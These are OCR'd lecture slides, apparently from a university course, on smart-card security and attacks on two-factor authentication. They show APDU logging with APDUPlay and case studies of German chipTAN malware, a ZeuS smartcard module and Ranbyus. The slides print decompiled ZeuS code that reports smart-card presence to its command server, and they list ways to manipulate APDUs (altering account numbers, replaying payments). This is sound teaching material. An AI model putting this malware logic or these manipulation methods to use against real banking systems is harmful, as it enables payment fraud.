
1. Authorize transaction with card and PIN
2. Authenticate with password and SMS
3. Authenticate user with One-Time Password (OTP) generated on mobile phone (stored secret key) after screen unlock (pattern)
4. …

How to attack two-factor?

Application uses PC/SC interface (SCardxx)




Where to log communication?




based on ApduView utility (by Fernandes)

APDUPlay project
(https://www.fi.muni.cz/~xsvenda/apduinspect.html)





```
[begin]
SCardTransmit (handle 0xEA010001)# apduCounter:0#
totalBytesINCounter:1#
transmitted:00 a4 04 00 0a a0 00 00 00 28 80 10 30 01 ff
responseTime:31#
SCardTransmit result:0x0#
received:6a 81

SCardTransmit (handle 0xEA010001)# apduCounter:1#
totalBytesINCounter:16#
…
```





What can you do then…

- Log all APDU send via SCardTransmit()
- Log all SCard*XXX* function calls




Visualize logged APDU's




b0 10 03 00
[ac=24]
[ac=35]
04 00 00 00 00
[ac=24, time=16]
[ac=35, time=15]
[ac=9]
10 00 00 00 00 00 00 00 00 00 63 61 72 64 69 64 00 00
[ac=9, time=15]
[ac=11]
[ac=46]
[ac=48]
10 00 00 00 00 00 00 00 00 00 63 61 72 64 63 66 00 00
[ac=11, time=16]
[ac=46, time=16]
[ac=48, time=16]
b0 a4 00 00
[ac=13]
[ac=44]
[ac=56]
10 6d 73 63 70 00 00 00 00 63 6d 61 70 66 69 6c 65
[ac=13, time=15]
[ac=44, time=16]
10 6d 73 63 70 00 00 00 00 6b 78 63 30 31 00 00 00
[ac=56, time=31]
[ac=7]
[ac=20]
[ac=28]
[ac=42]
b0 10 08 00
12
[ac=7, time=31]
[ac=20, time=16]
[ac=28, time=16]
[ac=42, time=16]

For two-factor, logging is usually not enough


- Manipulate incoming/outgoing APDUs
  - modify packet content (change receiver account number)
  - replay of previous packets (pay twice)
  - simulate presence of smart card



German banking malware (2009)

- Two-factor authorization of transactions (chipTAN/cardTAN)
- Application code injection
  - modifies info about transaction and balance shown to user in browser
  - intercepts/modifies transaction data for signature by smart card
  - http://www.cio.com/article/2429854/infrastructure/german-police--two-factor-authentication-failing.html
- The Fairy Tale of "What You See Is What You Sign" - Trojan Horse Attacks on Software for Digital Signatures (2001)
  - http://www.hanno-langweg.de/hanno/research/scits01p.pdf
  - Importance of physical PIN-pad and display of transaction amount independently

German banking malware




ZeuS smartcard support module

- ZeuS Banking Trojan (2010, 2012)
  - Analysed by A. Matrosov, Group-IB and others
  - http://www.welivesecurity.com/2010/11/05/dr-zeus-the-bot-in-the-hat/
  - http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/
- Smart card controlled via PC/SC interface


```
void __stdcall FindToken(int a1)
{
  int v1; // edi@1
  signed int v2; // esi@1
  int v3; // eax@2
  int v4; // [sp-4h] [bp-Ch]@5

  v1 = CheckSmartCard();
  v2 = -1;
  while ( 1 )
  {
    v3 = CheckSmartCard();
    if ( v3 != v1 || v2 == -1 )
    {
      v1 = v3;
      if ( v3 )
        v4 = (int)"&token=1";
      else
        v4 = (int)"&token=0";
      v2 = SendDataToZeusServer(v4);
    }
    Sleep(30000u);
  }
```

```
if ( Dst )
{
  switch ( a1 )
  {
    case 4:
      v4 = *(_DWORD *)(Dst + 1);
      if ( *(_DWORD *)v4 != 2
        || (v5 = *(_DWORD *)(Dst + 5), *(_DWORD *)v5 != 2)
        || (v6 = *(_DWORD *)(Dst + 9), *(_DWORD *)v6 != 2)
        || (v7 = *(_DWORD *)(Dst + 13), *(_DWORD *)v7 != 3) )
        goto LABEL_66;
      v8 = SCardEstablishContext(
             *(_DWORD *)(v4 + 7),
             *(LPCVOID *)(v5 + 7),
             *(LPCVOID *)(v6 + 7),
             *(LPSCARDCONTEXT *)(v7 + 11));
      goto LABEL_9;
    case 10:
      v10 = *(_DWORD *)(Dst + 1);
      if ( *(_DWORD *)v10 != 2
        || (v11 = *(_DWORD *)(Dst + 5), *(_DWORD *)v11 != 2)
        || (v12 = *(_DWORD *)(Dst + 9), *(_DWORD *)v12 != 3)
        || (v13 = *(_DWORD *)(Dst + 13), *(_DWORD *)v13 != 3) )
        goto LABEL_66;
      v8 = SCardGetAttrib(*(_DWORD *)(v10 + 7), *(_DWORD *)(v11 + 7), *(LPBYTE *)(v12 + 11), *(LPDWORD *)(v13 + 11));
      goto LABEL_9;
    case 0:
```

ZeuS smartcard support module



Win32/Spy.Ranbyus



- Analysed by A. Matrosov
  - http://www.welivesecurity.com/2012/06/05/smartcard-vulnerabilities-in-modern-banking-malware/
- Scans for available smart cards, info send to C&C
  - uses PC/SC SmartCard API for scan
  - later redirects communication on USB level (FabulaTech USB for RD installed)

Win32/Spy.Ranbyus

Malicious application

Remote USB redirection

Skimmers, PoS hacks

Manipulated PoS firmware:

- **Magnetic skimmer (+GSM)**
- **MitM: chip→verified by signature**

APDU

Mandatory reading

- When Organized Crime Applies Academic Results
  - A Forensic Analysis of an In-Card Listening Device
  - https://eprint.iacr.org/2015/963.pdf

- Which academic attacks is of concern?
- What system is targeted?
- How is attack carried out? Is it protocol flaw?
- What can prevent this attack vector?

Conclusions

- Smartcards are highly secure and capable modules
  - Programmable
  - Accessible (cost, API…)
- Many aspects of Secure Channel Protocols
  - Requirements
  - Attacker model
  - Overheads
- Two-factor authentication is not silver bullet

Questions ?